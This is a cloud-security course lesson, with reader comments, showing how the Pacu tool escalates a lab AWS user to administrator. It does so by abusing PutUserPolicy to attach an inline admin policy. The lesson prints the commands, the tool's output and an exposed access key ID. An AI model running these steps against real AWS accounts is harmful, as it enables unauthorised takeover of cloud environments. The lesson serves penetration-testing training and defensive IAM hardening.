[DEMO] Admin privilege escalation demonstration

Christophe • August 27, 2023

Our mission today is to use an open-source tool called Pacu (*PAh – ku*) to gain access to an AWS environment, and then to run offensive security testing against that cloud environment.

Using Pacu

Let's get Pacu up and running if you don't already have it going.

If you're following along, then you will have already run Pacu before, and you can resume your prior session to pick up where we left off. Or if you want to use different credentials, you can always create a new session.

If you're jumping around lessons in the course, you will need to complete this lesson before resuming with this one in order to have the correct user and permissions.

Pacu uses a sqlite database to keep track of sessions which is really helpful if you need to step away and come back later.

Running our first Pacu commands

You'll remember that we can type the command `ls` to list all of the modules that we have access to.

Let's check to see what sorts of permissions our AWS user has.

First, type in:

```
run iam__enum_permissions
```

...and running this command will update your permissions and user information in Pacu. So now we can type `whoami` to get that information about who we are and what we have access to.

```
Pacu (pacu-test:None) > whoami
{
  "UserName": "pacu-example",
  "RoleName": null,
  "Arn": "arn:aws:iam::272281913033:user/pacu-example",
  "AccountId": "272281913033",
  "UserId": "AIDA7GZXEI3ETVXIYZDWV",
  "Roles": null,
  "Groups": [],
  "Policies": [
    {
      "PolicyName": "pacu-example-policy",
      "PolicyArn": "arn:aws:iam::272281913033:policy/pacu-example-policy"
    }
  ],
  "AccessKeyId": "AKIA7GZXEI3HZDUWDN4F",
  "SecretAccessKey": "BqXcQBYBNHYCIevVNGF**********************",
  "SessionToken": null,
  "KeyAlias": "None",
  "PermissionsConfirmed": true,
  "Permissions": {
    "Allow": {
      "s3:getobjectversionattributes": {
        "Resources": [
          "arn:aws:s3:::cybr-pacu-lab-example"
        ]
      },
      "s3:listmultiregionaccesspoints": {
        "Resources": [
          "arn:aws:s3:::cybr-pacu-lab-example"
        ]
      },
      "s3:deleteobjectversion": {
        "Resources": [
          "arn:aws:s3:::cybr-pacu-lab-example"
        ]
      },
  },
  [...REDACTED FOR BREVITY...]
```

This command can give us some useful information about our current user and can sometimes tell us what permissions we have access to, but sometimes if the user doesn't have the necessary permissions, you may not get that much information back, and that's OK.

Let's type `run iam__privesc_scan` which is a different module, to try and see if we have the ability to escalate our privileges:

```
Pacu (pacu-test:None) > run iam__privesc_scan
  Running module iam__privesc_scan...
[iam__privesc_scan] No permissions detected yet.
[iam__privesc_scan]  Running module iam__enum_permissions...
[iam__enum_permissions] Confirming permissions for users:
[iam__enum_permissions]   pacu-example...
[iam__enum_permissions]     Confirmed Permissions for pacu-example
[iam__enum_permissions] iam__enum_permissions completed.

[iam__enum_permissions] MODULE SUMMARY:

  Confirmed permissions for user: pacu-example.
  Confirmed permissions for 0 role(s).

**[iam__privesc_scan] Escalation methods for current user:
[iam__privesc_scan]   CONFIRMED: PutGroupPolicy
[iam__privesc_scan]   CONFIRMED: PutUserPolicy**
[iam__privesc_scan] Attempting confirmed privilege escalation methods...

[iam__privesc_scan]   Starting method PutGroupPolicy...

[iam__privesc_scan]     Is there a specific group to target? Enter the name now or just press enter to enumerate a list of possible groups to choose from:
```

It will mention that we have escalation methods for the current user of:

- `PutGroupPolicy` , and
- `PutUserPolicy`

We'll talk more about this and explain what's going on in just a moment, but then we see that it says:

`Starting method PutGroupPolicy` and then, and it's asking if:

`Is there a specific group to target? Enter the name now or just press enter to enumerate a list of possible groups to choose from:`

Press `Enter` because we're not really interested in using groups, since I already know that there are no interesting groups to try and move our user to:

```
[iam__privesc_scan] Uncaught error, counting this method as a fail: invalid literal for int() with base 10: ''
[iam__privesc_scan]   Method failed. Trying next potential method...
[iam__privesc_scan]   Starting method PutUserPolicy...

**[iam__privesc_scan] Trying to add an administrator policy to the current user...**

**[iam__privesc_scan]   Successfully added an inline policy named in1gkq5jop! You should now have administrator permissions.**

[iam__privesc_scan] iam__privesc_scan completed.

[iam__privesc_scan] MODULE SUMMARY:

  Privilege escalation was successful
```

We then see that it started attempting to `PutUserPolicy` instead of the group, and it tried to add administrator policy to the current user, and then it successfully added an inline policy.


According to Pacu, it was able to add that inline policy with admin permissions to our user!

Let's verify this.

We have to re-run the module `run iam__enum_permissions` to update our access, and then we can type in `whoami` again.

Now we see a *whole bunch* of permissions with full access!

If we were to go back to our AWS Console, and refresh the permissions associated with this user, we would see a new policy that grants all access to all `Actions` and all `Resources` .



Conclusion

That's why you need to be VERY CAREFUL when using `*` in IAM, because it can give far more access than you realize by approving swaths of permissions. Try to be as specific and narrow as possible. Unfortunately, that can take a lot of time, which is why people get lazy and give too broad of permissions.

As you can see, understanding how IAM policies work in AWS is absolutely critical for both offense and defense because if you want to be a pentester, you have to understand which policies you can leverage when they're misconfigured, and as a defender, you can't afford to leave weaknesses like this one or an attacker can compromise your entire environment in literally minutes.

With that, we've now run our first successful attack which is a nice way to kick off this course! Let's go ahead and complete this lesson, and let's move on to the next attacks!

Responses

Rafael
October 3, 2023
I am getting this error:

Pacu (IAM Priv Esc:No Keys Set) > run iam__enum_permissions

No access key has been set. Not running module.

Even though I have my pacu-example user set correctly if I run aws sts get-caller-identity

Reply

Christophe
October 3, 2023
Hey, Pacu uses `set_keys` to set access keys, it doesn't pull from the AWS CLI configuration. So before running `run iam__enum_permissions` you would run `set_keys`

Reply

Rafael
October 3, 2023
Thank you its working now.

Reply

Rafael
October 3, 2023
Looks like this link may be outdated: https://docs.aws.amazon.com/service-authorization/latest/reference/list_awsidentitysinaccessmanagementiam.html*

Reply

Christophe
November 2, 2023
Thanks for the heads up 😊

Reply